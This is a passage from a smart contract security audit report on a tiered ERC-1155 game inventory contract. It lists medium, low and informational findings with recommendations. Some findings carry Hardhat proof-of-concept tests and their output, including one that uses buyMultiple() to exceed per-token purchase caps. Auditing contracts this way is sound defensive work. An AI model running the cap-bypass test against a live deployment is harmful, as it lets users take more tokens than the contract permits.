    const rarePerTokenLimit = rareInfo.maxAmountsPerUser[0];

    console.log("\n=============== Tier Configurations ===============");
    console.log(`Common Token ID:              ${commonTokenId}`);
    console.log(`Common Per-Token User Limit:  ${commonPerTokenLimit}`);
    console.log(`Rare Token ID:                ${rareTokenId}`);
    console.log(`Rare Per-Token User Limit:    ${rarePerTokenLimit}`);
    console.log("===================================================\n");


    // EXPLOIT PLAN:
    // We will exceed the per-token limit for Common and rare.
    // Example: limit = 10, we purchase 40 for common token id and for for rare limit = 5, we purchase 10.
    // buyMultiple() incorrectly sums per-tier limits, allowing this.

    const exploitAmount_Common = commonPerTokenLimit.toNumber() * 4; // e.g., 40 > 10
    const validAmount_Rare = rarePerTokenLimit.toNumber() * 2  ; // keep rare normal to isolate the exploit

    const tierNames = ["Common", "Rare"];
    const tokenIds = [
        [commonTokenId],
        [rareTokenId]
    ];
    const amounts = [
        [exploitAmount_Common], // EXCEEDS per-token limit
        [validAmount_Rare] // EXCEEDS per-token limit
    ];
```



```
    console.log("Attempting multi-tier purchase with:");
    console.log(`- Common: Buying ${exploitAmount_Common} units`);
    console.log(`- Rare:   Buying ${validAmount_Rare} units`);

    // Execute the exploit
    await tieredInventory.connect(user1).buyMultiple(tierNames, tokenIds, amounts);

    // Fetch updated supplies
    const commonAfter = await tieredInventory.getTokenInfo("Common");
    const rareAfter = await tieredInventory.getTokenInfo("Rare");

    const newCommonSupply = commonAfter.currentSupplies[0];
    const newRareSupply = rareAfter.currentSupplies[0];
    const userCommonBalance = await tieredInventory.balanceOf(user1.address, commonTokenId);
    const userRareBalance = await tieredInventory.balanceOf(user1.address, rareTokenId);

    let tierWideCommonLimit = 0;
    for (let i = 0; i < commonInfo.tokenIds.length; i++) {
        tierWideCommonLimit += commonInfo.maxAmountsPerUser[i].toNumber();
    }
    let tierWideRareLimit = 0;
    for (let i = 0; i < rareInfo.tokenIds.length; i++) {
        tierWideRareLimit += rareInfo.maxAmountsPerUser[i].toNumber();
    }
```



```
    console.log("===================== Limits =======================");
    console.log(`Tier-Wide Common Limit (all token IDs):                      ${tierWideCommonLimit}`);
    console.log(`Tier-Wide Rare Limit (all token IDs):                        ${tierWideRareLimit}`);
    console.log(`Common Token Id at zero index Max Per User Limit (per-token): ${commonPerTokenLimit}`);
    console.log(`Rare Token Id at zero index Max Per User Limit (per-token):   ${rarePerTokenLimit}`);
    console.log("====================================================");

    console.log("============== After Exploit Purchase ==============");
    console.log(`Actual minted User Balance for Common:         ${userCommonBalance}`);
    console.log(`Actual minted User Balance for Rare:           ${userRareBalance}`);
    console.log(`Recorded Current Supply (Common):              ${newCommonSupply}`);
    console.log(`Recorded Current Supply (Rare):                ${newRareSupply}`);
    console.log("Result: Per-token limit violated through buyMultiple()");
    console.log("====================================================\n");

    // Assertion: exploit succeeded
    expect(newCommonSupply).to.be.gt(commonPerTokenLimit);
});
```



```
● gurkiratsingh@Gurkirats-MacBook-Air dynamic-factory % npx hardhat test test/tier.test.js


    TieredGameInventory1155 - Comprehensive Tests
      POC Testing

  ============== Tier Configurations ==============
  Common Token ID:              1
  Common Per-Token User Limit:  10
  Rare Token ID:                4
  Rare Per-Token User Limit:    5
  ===================================================

  Attempting multi-tier purchase with:
  - Common: Buying 40 units
  - Rare:   Buying 10 units
  ===================== Limits =======================
  Tier-Wide Common Limit (all token IDs):                      45
  Tier-Wide Rare Limit (all token IDs):                        13
  Common Token Id at zero index Max Per User Limit (per-token): 10
  Rare Token Id at zero index Max Per User Limit (per-token):   5
  ====================================================
  ============== After Exploit Purchase ==============
  Actual minted User Balance for Common:         40
  Actual minted User Balance for Rare:           10
  Recorded Current Supply (Common):              40
  Recorded Current Supply (Rare):                10
  Result: Per-token limit violated through buyMultiple()
  ====================================================

        ✔ POC: User can exceed the per-token max purchase cap due to tier-wide limit enforcement when buying through buyMultiple()


    1 passing (645ms)
```

Recommendation

Instead of tier-wide limit logic implement **per-token limit enforcement**.

Status - Open

Medium

[M-01] Centralisation Risk — DEFAULT_ADMIN_ROLE and ZUCKANATOR_ROLE Assigned to Same Address

Severity
MEDIUM

Location	Functions/Variables
TieredGameInventory1155, TieredGameInventoryStudioChain1155	➔ `constructor ()`

Issue Description

In the constructor, the contract assigns **both** privileged roles DEFAULT_ADMIN_ROLE and ZUCKANATOR_ROLE to the **same address (addresses.admin)**.

The DEFAULT_ADMIN_ROLE is the **highest authority**, capable of granting/revoking all roles, modifying supplies, and controlling system-wide permissions.

The ZUCKANATOR_ROLE is intended to serve as the **day-to-day operational role**, responsible for game-related configuration such as:

- setting sale state
- modifying tiers
- setting URIs
- adjusting royalties
- withdrawing funds
- updating verifier/tracking contracts

Impact / Proof of Concept

By assigning both roles to the same address, the system eliminates any operational separation and creates a single point of failure.

Protocols relying on RBAC must ensure:

- admin operations are restricted
- operational actions are delegated
- compromise of one role does not escalate to full system access

This design flaw removes these safety guarantees.

Recommendation

Assign Roles to Separate Addresses for DEFAULT_ADMIN_ROLE and ZUCKANATOR_ROLE.

Status - Open

[M-02] Missing Zero-Address Validation in Constructor

Severity
MEDIUM

Location	Functions/Variables
TieredGameInventory1155, TieredGameInventoryStudioChain1155 MPHAssetTracking	→ `constructor()`

Issue Description

The constructor assigns several critical addresses without verifying that they are non-zero.

No checks in TieredGameInventory1155, TieredGameInventoryStudioChain1155, MPHAssetTracking ensure that:

- addresses.karratCoin
- addresses.pool
- addresses.verifierAddress
- addresses.admin
- _verifier

are valid, non-zero addresses.

This may cause the contract to deploy with unusable or unsafe configuration.

Impact / Proof of Concept

Deployment mistakes become **irreversible**, potentially breaking the contract.

Recommendation

Add zero-address checks in the constructor

Status - Open

[M-03] Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking

Severity
MEDIUM

Location	Functions/Variables
TieredGameInventory1155, TieredGameInventoryStudioChain1155	➔ burn (), burnBatch()

Issue Description

The contract maintains per-token supply in state variable:

```
mapping(string => TokenInfo) private _tokens;
```

This value increases during minting but **is never decreased when tokens are burned**.

In the burn() and burnBatch() functions:

```
_burn(msg.sender, tokenId, amount);
_burnBatch(msg.sender, tokenIds, amounts);
```


Tokens are removed from the user's balance, but the internal supply counter (currentSupplies, maxSupplies) is left unchanged.

So there is no proper state tracking, regarding the supply of tokens after burning them.


Impact / Proof of Concept

- Burn mechanics lose meaning, since supply is not actually reduced in contract state.
- **Admin cannot lower supply cause** contract reverts because currentSupplies is still being inflated and older current supply is being shown.
- **Circulating supply becomes inaccurate**, affecting rarity, metadata, and marketplace display.

Below is the POC showing how state is not being tracked after the burn for supply of the tokens in the market.



```
it.only("POC: Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking", async
function () {
    const commonInfo = await tieredInventory.getTokenInfo("Common");
    const tokenId = commonInfo.tokenIds[0];
    const amount = 20;
    const totalCost = PRICE_PER_TOKEN.mul(amount);

    const poolBalanceBefore = await karratToken.balanceOf(pool.address);
    console.log("Pool karrat balance before minting:", ethers.utils.formatEther(poolBalanceBefore));

    await expect(
        tieredInventory.connect(user1).buyNFT("Common", [tokenId], [amount])
    ).to.emit(tieredInventory, "NFTBought")
     .withArgs(tieredInventory.address, user1.address, tokenId, "Common");

    expect(await tieredInventory.balanceOf(user1.address, tokenId)).to.equal(amount);

    const poolBalanceAfterMinting = await karratToken.balanceOf(pool.address);
    console.log("Pool karrat balance after minting:", ethers.utils.formatEther(poolBalanceAfterMinting));
    const NFTBalOfUserAfter = await tieredInventory.balanceOf(user1.address, tokenId);
    console.log("User NFT balance after minting:", NFTBalOfUserAfter.toString());

    expect(poolBalanceAfterMinting.sub(poolBalanceBefore)).to.equal(totalCost);

    console.log("========== Before Burn Supply Limits Check ===========");
    const maxSupplyBeforeBurn = (await tieredInventory.getTokenInfo("Common")).maxSupplies[0];
    console.log("Max supply Before burn:", maxSupplyBeforeBurn.toString());
    const currentSupplyBeforeBurn = (await tieredInventory.getTokenInfo("Common")).currentSupplies[0];
    console.log("Current supply Before burn:", currentSupplyBeforeBurn.toString());
    console.log("======================================================");
    await tieredInventory.connect(user1).burn(tokenId , amount);

    const NFTBalOfUserAfterBurn = await tieredInventory.balanceOf(user1.address, tokenId);
    console.log("User balance after burn:", NFTBalOfUserAfterBurn.toString());

    console.log("========== After Burn Supply Limits Check ===========");
    const maxSupplyAfterBurn = (await tieredInventory.getTokenInfo("Common")).maxSupplies[0];
    console.log("Max supply after burn:", maxSupplyAfterBurn.toString());
    const currentSupplyAfterBurn = (await tieredInventory.getTokenInfo("Common")).currentSupplies[0];
    console.log("Current supply after burn:", currentSupplyAfterBurn.toString());
    console.log("======================================================\n");
});
```



```
● gurkiratsingh@Gurkirats-MacBook-Air dynamic-factory % npx hardhat test test/tier.test.js


    TieredGameInventory1155 - Comprehensive Tests
      POC Testing
  Pool karrat balance before minting: 0.0
  Pool karrat balance after minting: 2000.0
  User NFT balance after minting: 20
  ========== Before Burn Supply Limits Check ===========
  Max supply Before burn: 100
  Current supply Before burn: 20
  ======================================================
  User balance after burn: 0
  ========== After Burn Supply Limits Check ==========
  Max supply after burn: 100
  Current supply after burn: 20
  ======================================================

        ✔ POC: Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking


    1 passing (639ms)
```

Recommendation

Update both burn() and burnBatch() to properly track supplies for each affected token ID.

This ensures the contract accurately tracks circulating supply and prevents inconsistencies when adjusting max supply or enforcing supply-related game logic.

Status - Open

[M-04] Zero address check missing in functions

Severity
MEDIUM

Location	Functions/Variables
TieredGameInventory1155, TieredGameInventoryStudioChain1155	➔ `setPool(address),` `setRoyaltyReceiver(address)`

Issue Description

Several address-type state variables are assigned without verifying that the provided address is **non-zero across the smart contracts.**

Which include:

- setPool(address)
- setRoyaltyReceiver(address)

No zero-address checks are performed before assigning these values.

Impact / Proof of Concept

- Setting pool or royaltyReceiver to address(0) can cause **loss of funds** (royalties or withdrawals may be sent to the zero address).

Because these addresses are security-critical, explicit validation is expected.

Recommendation

Add a zero-address check in the functions before assigning any critical address.

Status - Open

Low

[L-01] State Variable Could Be Immutable

Severity
LOW

Location	Functions/Variables
TieredGameInventory1155, TieredGameInventoryStudioChain1155	→ TieredGameInventory1155 → TieredGameInventoryStudioChain1155

Issue Description

karratToken, name and symbol are only assigned in the constructor. Therefore it can be made immutable as immutable values are cheaper to read. State variables that are not updated following deployment should be declared immutable to save gas.

Impact / Proof of Concept
While this issue doesn't directly impact the functionality of the contract, the contract can benefit from the use of constant and immutable keywords for variables that do not change after deployment. This could save gas costs by storing the variables directly in the bytecode.

Recommendation
Add the immutable attribute to state variables that never change or are set only in the constructor.

```
IERC20 public immutable karratToken;
string public immutable name;
string public immutable symbol;
```

Status - Open

[L-02] Use external Visibility for Public Functions

Severity
LOW

Location	Functions/Variables
TieredGameInventory1155	➔ `totalSupply(uint256 tokenId)`

Issue Description

Within the contract, totalSupply(uint256 tokenId) function is declared with the public visibility but is never invoked internally by other contract functions.
In Solidity, functions that are intended to be accessed from outside the contract, should instead be declared as external.
Using public unnecessarily increases the compiled bytecode size and gas costs, since the compiler generates additional code to allow internal calls.

Impact / Proof of Concept

- External functions are slightly more gas efficient than public functions when called from outside the contract, as calldata is read directly rather than being copied to memory.
- Using external signals to developers and auditors that the function is not intended for internal use, improving readability and maintainability.
- This is not a security issue, but a best practice for contract design and optimization.

Recommendation

Change the visibility of functions that are not called internally from public to external.

Status - Open

[L-03] Potential Reentrancy Vulnerability

Severity
LOW

Location	Functions/Variables
TieredGameInventory1155 TieredGameInventoryStudioChain1155	→ NA

Issue Description

Both ETH and ERC20-based purchase flows call external contracts **before updating internal state**.

Because internal accounting (currentSupplies, _userPurchases) is updated **after** these external interactions, a malicious or untrusted callee could exploit reentrancy to:

- mint more tokens than allowed
- bypass tier/user limits

Impact / Proof of Concept

If any external contract involved is untrusted, a reentrancy attack may follow, which is why it is recommended to have a reentrancy modifier, for the interacting with external contracts.

Recommendation

Use Openzeppelin or Solmate Re-Entrancy pattern.

Status - Open

[L-04] assetTracking Not Initialized in Constructor and Not Validated Before Use

Severity
LOW

Location	Functions/Variables
TieredGameInventory1155	→ setMPHAssetTracking()

Issue Description

The contract introduces an external tracking system through:

```
IMPHAssetTracking public assetTracking;
```

However:

1. assetTracking is not initialized in the constructor, leaving it as address(0) by default.
2. Functions such as buyNFT() call:

```
assetTracking.emitMint(...)
```

without verifying whether assetTracking has been set.

Impact / Proof of Concept

- Without proper event emission, off-chain systems (such as dApps, analytics dashboards, and monitoring systems) cannot reliably track or verify contract activity. This reduces transparency for users and stakeholders.
- Users and integrators rely on events to receive real time updates about their actions (e.g., successful participation, claim,or repayment).
- Many DeFi protocols and monitoring tools depend on events to trigger automated processes (e.g., updating balances,sending notifications). Proper tracking of events can break these integrations.

Recommendation

Below are some fixes that protocol could follow to fix this bug.

- Require Tracking Contract During Deployment
- Add a Safety Check Before Calling emitMint()

  For example:

  ```
  if (address(assetTracking) != address(0)) {

      assetTracking.emitMint(...)

  }
  ```

  (used consistently across all functions, including burn and burnBatch)

- Block Minting Until Tracking Is Set

  E.g.:

  ```
  require(address(assetTracking) != address(0), "Tracking not initialized");
  ```

Choice depends on whether tracking is required or optional in the protocol.

Status - Open

[L-05] Missing Input Validation

Severity

LOW

Location	Functions/Variables
TieredGameInventory1155 TieredGameInventoryStudioChain1155 MPHAssetTracking	→ NA

Issue Description

It is essential to validate inputs, even if they only come from trusted addresses, to avoid human error.

The following missing input validations have been identified:

- setTierURI(): validate tierName and tierURI to be non empty strings.
- setInitialSupplies(): validate names array to be non empty strings.
- addNewTier(): validate name to be non-empty string.
- _initializeTokens(): deploymentTiers depends on name and tierUri validate them to be non-empty strings.

Impact / Proof of Concept

Missing input validation may allow accidental misconfiguration during deployment or administration, such as creating tiers with empty names/URIs or initializing supplies with invalid identifiers.

While not directly exploitable, these issues reduce system robustness and increase the risk of human error impacting production behavior.

Recommendation

We recommend adding the relevant checks.

Status - Open

[L-06] Missing Tier Existence Check in setInitialSupplies Allows Invalid Tier Names to Enter Logic

Severity
LOW

Location	Functions/Variables
TieredGameInventory115	→ setInitialSupplies()

Issue Description

The function setInitialSupplies() retrieves tier data using:

```
TokenInfo storage tokenInfo = _tokens[tierName];
```

However, **no validation** is performed to confirm that tierName actually exists in the _tokens mapping.

If an invalid or non-existent tier name is passed:

1. tokenInfo will be an **empty struct** (all arrays length = 0).
2. The function proceeds normally and reaches:

   uint256 perTokenSupply = newSupply / tokenInfo.tokenIds.length;

3. Since tokenInfo.tokenIds.length == 0, this results in a **division-by-zero panic** (0x12).

The expected behavior is that the function should validate whether the tier exists and revert explicitly if not.

Impact / Proof of Concept

This does not expose a direct exploit but **reduces system safety and reliability**, as admins can accidentally cause unexpected reverts due to simple typos or incorrect tier names.

Recommendation

Add an explicit validation before accessing tier data.

```
if (_tokens[tierName].tokenIds.length == 0) {
   revert TieredGameInventory__TokenDoesNotExist(tierName);
}
```

This ensures clear error messages for invalid tier names.

Status - Open

Informational

[I-01] Burning TokenId's/NFTs Does Not Refund KARRAT Tokens

Severity
INFO

Location	Functions
TieredGameInventory1155, TieredGameInventoryStudioChain1155	➔ `burn(),burnBatch()`

Issue Description

The contract allows users to burn their NFTs through the burn() and burnBatch().

However, burning only removes the NFT from the user's balance and emits tracking events.

No refund or compensation is issued to the user who originally purchased the NFT with KARRAT tokens.

Given that the protocol's documentation does not clearly specify the intended economic flow of burned NFTs, it is unclear whether:

- the user should receive a partial or full refund of the original purchase amount,
- the burn should trigger any in-game reward, rebate, or credit,
- burning is meant to be purely destructive with no financial return,


Currently, the system behaves as a **non-refundable burn**, but this may or may not align with the intended game economy.

Impact / Proof of Concept


- Users may expect a refund or compensation when burning NFTs, especially if NFTs function as redeemable in-game items.
- Lack of clarity could lead to user confusion or mismatch between game mechanics and smart contract behavior.

Since the intended behavior is unknown, this issue is marked **Informational**.

Below is the POC for this bug.



```
    it.only("POC: Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking", async
    function () {
        const commonInfo = await tieredInventory.getTokenInfo("Common");
        const tokenId = commonInfo.tokenIds[0];
        const amount = 20;
        const totalCost = PRICE_PER_TOKEN.mul(amount);

        const poolBalanceBefore = await karratToken.balanceOf(pool.address);
        console.log("Pool karrat balance before minting:", ethers.utils.formatEther(poolBalanceBefore));
        const userKarratBalanceBefore = await karratToken.balanceOf(user1.address);
        console.log("User KARRAT balance before minting:", ethers.utils.formatEther(userKarratBalanceBefore));

        await expect(
            tieredInventory.connect(user1).buyNFT("Common", [tokenId], [amount])
        ).to.emit(tieredInventory, "NFTBought")
         .withArgs(tieredInventory.address, user1.address, tokenId, "Common");

        expect(await tieredInventory.balanceOf(user1.address, tokenId)).to.equal(amount);

        console.log("========== After Minting and Before Burn User and Pool Balance Check ===========");
        const poolBalanceAfterMinting = await karratToken.balanceOf(pool.address);
        console.log("Pool karrat balance after minting:", ethers.utils.formatEther(poolBalanceAfterMinting));
        const userKarratBalanceAfterMinting = await karratToken.balanceOf(user1.address);
        console.log("User KARRAT balance after minting:", ethers.utils.formatEther(userKarratBalanceAfterMinting));
        const NFTBalOfUserAfter = await tieredInventory.balanceOf(user1.address, tokenId);
        console.log("User NFT balance after minting:", NFTBalOfUserAfter.toString());
        console.log("=================================================================================\n");

        expect(poolBalanceAfterMinting.sub(poolBalanceBefore)).to.equal(totalCost);

        await tieredInventory.connect(user1).burn(tokenId , amount);

        const NFTBalOfUserAfterBurn = await tieredInventory.balanceOf(user1.address, tokenId);
        console.log("User balance after burn:", NFTBalOfUserAfterBurn.toString());

        console.log("========== After Burn User and Pool Balance Check ===========");
        const userKarratBalanceAfterBurn = await karratToken.balanceOf(user1.address);
        console.log("User KARRAT balance after burn:", ethers.utils.formatEther(userKarratBalanceAfterBurn));
        const poolBalanceAfterBurn = await karratToken.balanceOf(pool.address);
        console.log("Pool karrat balance after burn:", ethers.utils.formatEther(poolBalanceAfterBurn));
        console.log("=============================================================\n");
    });
```



```
gurkiratsingh@Gurkirats-MacBook-Air dynamic-factory % npx hardhat test test/tier.test.js


  TieredGameInventory1155 - Comprehensive Tests
    POC Testing
Pool karrat balance before minting: 0.0
User KARRAT balance before minting: 100000.0
========== After Minting and Before Burn User and Pool Balance Check ===========
Pool karrat balance after minting: 2000.0
User KARRAT balance after minting: 98000.0
User NFT balance after minting: 20
=================================================================================

User balance after burn: 0
========== After Burn User and Pool Balance Check ===========
User KARRAT balance after burn: 98000.0
Pool karrat balance after burn: 2000.0
=============================================================

      ✔ POC: Burn Functions Do Not Update currentSupplies, Leading to Incorrect Supply Tracking (41ms)


  1 passing (690ms)
```

Recommendation

If refunds are intended, implement KARRAT/ETH transfers back to the user inside burn() and burnBatch().

If no refund is intended, protocol should state this in documentation to prevent confusion for integrators ,users and auditors.

Status - Open

[I-02] Unused Error

Severity

INFO

Location	Functions
ITieredGameInventory1155	➔ `error TieredGameInventory__InsufficientPayment(uint256 required, uint256 sent)`

Issue Description

The interface defines a custom error:

```
error TieredGameInventory__InsufficientPayment(uint256 required, uint256 sent);
```

However, this error is **never used anywhere in the implementing contract** (TieredGameInventory1155).
No function performs a payment comparison or reverts using this error.

Impact / Proof of Concept

While this issue doesn't directly impact the functionality of the contract, it adds unnecessary code that increases code size slightly.

Recommendation

Protocol could remove this error since it is not being used in the implementing contract.

Status - Open

[I-03] uri() Returns Empty Base URI for Non-Existent Token IDs

Severity

INFO

Location	Functions
TieredGameInventory1155	→ uri()

Issue Description

The uri() function attempts to resolve metadata according to the following priority:

1. Individual token URI (_tokenURIs[tokenId])
2. Tier-level URI (tokenInfo.tierURI)
3. **Fallback to the base ERC1155 URI** via:

```
return super.uri(tokenId);
```

However:

- The base URI is never set (constructor passes ERC1155(""))
- For an invalid or non-existent tokenId, both individual and tier-level lookups will fail, causing the function to return the empty base URI ""
- No check exists to ensure that the provided tokenId actually corresponds to any minted or defined token

Impact / Proof of Concept

This does not affect core contract security but impacts correctness, integration, of the contract to frontend and indexers.

Recommendation

Add a token existence check before returning the URI.

Alternatively:

